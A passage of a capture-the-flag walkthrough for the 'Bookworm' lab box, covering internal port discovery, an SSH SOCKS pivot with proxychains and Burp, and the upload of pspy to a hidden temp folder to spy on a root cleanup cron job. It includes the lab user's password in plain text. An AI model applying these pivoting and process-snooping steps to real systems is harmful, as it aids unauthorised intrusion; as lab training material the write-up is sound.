
```
frank@bookworm:~$ telnet 127.0.0.1 3000
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
GET / HTTP/1.1
Host: localhost

HTTP/1.1 200 OK
X-Powered-By: Express
Content-Security-Policy: script-src 'self'
Content-Type: text/html; charset=utf-8
Content-Length: 3293
ETag: W/"cdd-GfQn3pwdx5hNePMjMr3ZkL72DBY"
Date: Mon, 01 Jan 2024 17:27:33 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```

Port 3000 appears to be the same site hosted on port 80 and is not going to elevate my privileges

I verified 3001 is using HTTP and a site for some kind of file converter

```
# Commands Executed
curl -sL -k http://127.0.0.1:3001
```

Screenshot Evidence




```
frank@bookworm:~$ curl -sL -k http://localhost:3001/
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge"
    <meta name="viewport" content="width=device-width, i
    <title>E-book Converter</title>
    <link href="https://cdn.jsdelivr.net/npm/bootstrap@5
/Jr59b6EGGoI1aFkw7cmDA6j6gD" crossorigin="anonymous">
<script src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.
xhTBTkF7CXvN" crossorigin="anonymous"></script>
</head>
<body>
    <div class="container mt-4">
        <h1 class="mt-4">Bookworm Converter Demo</h1>
```

<u>Metasploit is having issues. Use SSH or some other proxy tool</u>

I set up a proxy to access these ports from my attack machine
I used SSH to set up a route and SOCKS proxy

```
# SSH Way (Close SSH connection and reconnect with below command)
ssh -D 1080 frank@bookwork.htb
Password: FrankTh3JobGiver
```

Screenshot Evidence




```
┌──(root㉿kali)-[~/HTB/Boxes/Bookworm]
└─# ssh -D 1080 frank@10.129.229.208
frank@10.129.229.208's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)
```

I verified my **/etc/proxychains4.conf** file has the below config

```
[ProxyList]
socks5          127.0.0.1 1080
```

I configured Burpsuite to use this proxy

Screenshot Evidence


Network > Connections

SOCKS proxy

Use these settings to configure Burp to use a SOCKS proxy for all outgoing c
this proxy. If you have configured rules for upstream HTTP proxy servers, th

Override options for this project only


[✓] Use SOCKS proxy

SOCKS proxy host:	127.0.0.1
SOCKS proxy port:	1080
Username:	
Password:	

[ ] Do DNS lookups over SOCKS proxy

I updated my Target Scope Also

Screenshot Evidence


Target scope

Use these settings to define exactly what hosts and URLs c

[ ] Use advanced scope control


Include in scope

Enabled	Prefix
✓	http://bookworm.htb/
✓	http://127.0.0.1:3001/
✓	http://127.0.0.1:3000/

I then accessed the site in my browser

LINK: http://127.0.0.1:3001/

Screenshot Evidence


E-book Converter

127.0.0.1:3001


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-

Bookworm Converter Demo


File to convert (epub, mobi, azw, pdf, odt, docx, ...) Browse... No file selected.
Your uploaded file will be deleted from our systems within 1 hour.
Output file type E-Pub (.epub)
Convert

The instructions tell me I can upload a file, it will be converted to an epub file type and deleted after an hour
Either the file can be made executable in some manner or the cronjob or process that deletes the file can be exploitable
I uploaded a sample ODT file and converted it to an epub file

Screenshot Evidence


convert.epub
File moved or missing
Show all downloads

I checked Burpsuite and there were no other URIs enumerated
Screenshot Evidence


http://127.0.0.1:3001
/
http://bookworm.htb

I searched for the file on the target file system

```
# Command Executed
find / -type f -name convert.epub 2>/dev/null
# NO RESULTS
find / -type f -name convert.epub 2>/dev/null
# FOUDN THE BELOW
```

```
/home/neil/converter/output/65a33a07-0442-4c19-a7d0-7f15089d18cc.epub
/home/neil/converter/calibre/resources/quick_start/deu.epub
/home/neil/converter/calibre/resources/quick_start/tur.epub
/home/neil/converter/calibre/resources/quick_start/swe.epub
/home/neil/converter/calibre/resources/quick_start/fra.epub
/home/neil/converter/calibre/resources/quick_start/ita.epub
/home/neil/converter/calibre/resources/quick_start/eng.epub
```


I downloaded /home/neil/converter/output/65a33a07-0442-4c19-a7d0-7f15089d18cc.epub and compared it to my file to verify they are the same. I also checked file size to ensure they are not both empty

```
# Meterperter Command
download /home/neil/converter/output/65a33a07-0442-4c19-a7d0-7f15089d18cc.epub

# On Attack Machine in Bash
diff 65a33a07-0442-4c19-a7d0-7f15089d18cc.epub /home/kali/Documents/sample1.epub
ls -la 65a33a07-0442-4c19-a7d0-7f15089d18cc.epub
ls -la /home/kali/Documents/sample1.epub
```

I next uploaded pspy64 to the target so I can watch processes occur

```
# SCP Way
scp /var/www/html/pspy64 frank@bookworm.htn:/tmp/.tobor/
Password: FrankTh3JobGiver

# Meterpreter Way
mkdir /tmp/.tobor
upload /var/www/html/pspy64 /tmp/.tobor/pspy64
```

Screenshot Evidence




```
┌──(root㉿kali)-[~/HTB/Boxes/Bookworm]
└─# scp /var/www/html/pspy64 frank@bookworm.htb:/tmp/.tobor/
frank@bookworm.htb's password:
pspy64
```

I made the file executable and ran it

```
# Commands Executed
chmod +x /tmp/.tobor/pspy64
./pspy64 &
```

Screenshot Evidence




```
frank@bookworm:/tmp/.tobor$ ./pspy64 &
[1] 10134
frank@bookworm:/tmp/.tobor$ pspy - version: v1.2.1 -
```

I then uploaded a file and converted it

Pspy64 caught the command use to convert the file


Screenshot Evidence



```
eporter
2024/01/01 19:33:16 CMD: UID=1002  PID=10239  | /home/neil/converter/calibre/bin/ebook-convert
/home/neil/converter/output/3f31db76-d1b3-4e78-b3e5-ef416dce9c24.epub
2024/01/01 19:33:16 CMD: UID=1002  PID=10240  | /bin/sh /sbin/ldconfig -p
```


I then caught what was executed for the files deletion which is a cronjob that executes /root/.cleanup/neil_clean.sh

Screenshot Evidence



```
2024/01/01 19:33:16 CMD: UID=1002  PID=10239  | /home/neil/converter/calibre/bin/ebook-
/home/neil/converter/output/3f31db76-d1b3-4e78-b3e5-ef416dce9c24.epub
2024/01/01 19:33:16 CMD: UID=1002  PID=10240  | /bin/sh /sbin/ldconfig -p
2024/01/01 19:34:01 CMD: UID=0     PID=10241  | /usr/sbin/CRON -f
2024/01/01 19:34:01 CMD: UID=0     PID=10242  | /usr/sbin/CRON -f
2024/01/01 19:34:01 CMD: UID=0     PID=10243  | /bin/bash /root/.cleanup/neil_clean.sh
```

I converted a PDF file which returned a little different output




```
/home/neil/converter/calibre/bin/pdftohtml -enc UTF-8 -noframes -p -nomerge -nodrm src.pdf index.html
/home/neil/converter/calibre/bin/ebook-convert /home/neil/converter/processing/669991b9-f944-4446-b788-159
b788-159ca0c5ea36.epub
/home/neil/converter/calibre/bin/ebook-convert /home/neil/converter/processing/669991b9-f944-4446-b788-159
b788-159ca0c5ea36.epub
/home/neil/converter/calibre/bin/pdfinfo -enc UTF-8 -isodates src.pdf
/home/neil/converter/calibre/bin/calibre-parallel
/home/neil/converter/calibre/bin/pdftoppm -singlefile -jpeg -cropbox src.pdf cover
/usr/sbin/CRON -f
/bin/sh -c /root/.cleanup/neil_clean.sh
/bin/bash /root/.cleanup/neil_clean.sh
